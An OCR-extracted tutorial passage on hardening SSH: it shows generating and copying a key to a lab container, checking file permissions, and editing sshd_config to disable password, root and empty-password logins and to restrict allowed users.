Your public key has been saved in /home/ashadow/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:25pmoLdMqQbC7eThBdN5H7dOxsAWVJX7HaHxDD9jkmc ashadow@xps
The key's randomart image is:
+---[RSA 3072]----+
|        .......  |
|         .   + . |
|    . . . .   X .|
|   o o . = . = E |
|. . o . S = . * =|
|...+ ... + =   ..|
| .=.o.o.. =      |
|   +o+. oo .     |
|   ...o+o        |
+----[SHA256]-----+

┌──(ashadow㉿xps)-[~]
└─$ ls .ssh
config  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```


SSH key and permission

Share id_rsa.pub key with remote server




```
┌──(ashadow㉿xps)-[~]
└─$ scp .ssh/id_rsa.pub user1@172.17.0.2:~/.ssh/authorized_keys
user1@172.17.0.2's password:
id_rsa.pub                                                 100%  565     1.4MB/s   00:00
```

File permission on client & server



```
┌──(ashadow㉿xps)-[~]
└─$ ls -al .ssh/id*
-rw------- 1 ashadow ashadow 2655 Aug 19 13:51 .ssh/id_rsa
-rw------- 1 ashadow ashadow  565 Aug 19 13:51 .ssh/id_rsa.pub
```




```
user1@36c251d6be20:~$ ls -al .ssh/authorized_keys
-rw------- 1 user1 user1 565 2023-08-19 05:54 .ssh/authorized_keys
user1@36c251d6be20:~$ █
```

Disable Password-Based Login

Look for the following lines in the SSH configuration file and modify them as indicated:

After making the changes, save the file and exit the text editor. Then, restart the SSH service to apply the changes:

sudo service ssh restart




```
  GNU nano 2.0.7        File: /etc/ssh/sshd_config            Modified
et USERNAME root
PasswordAuthentication no
ChallengeResponseAuthentication no
```

Disable root login and limit ssh user access

Implement the following modifications in the SSH configuration file

PermitRootLogin no

AllowUsers <Username12> <username2>




```
#No root login allowed (user1 can log in as sudo -s)
PermitRootLogin no

# only allow user1
AllowUsers user1
```

Disable Empty Password

Implement the following modifications in the SSH configuration file.

PermitEmptyPassword no



```
  GNU nano 2.0.7          File: /etc/ssh/sshd_config            Modified
et USERNAME root

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
ptions
```

Thank You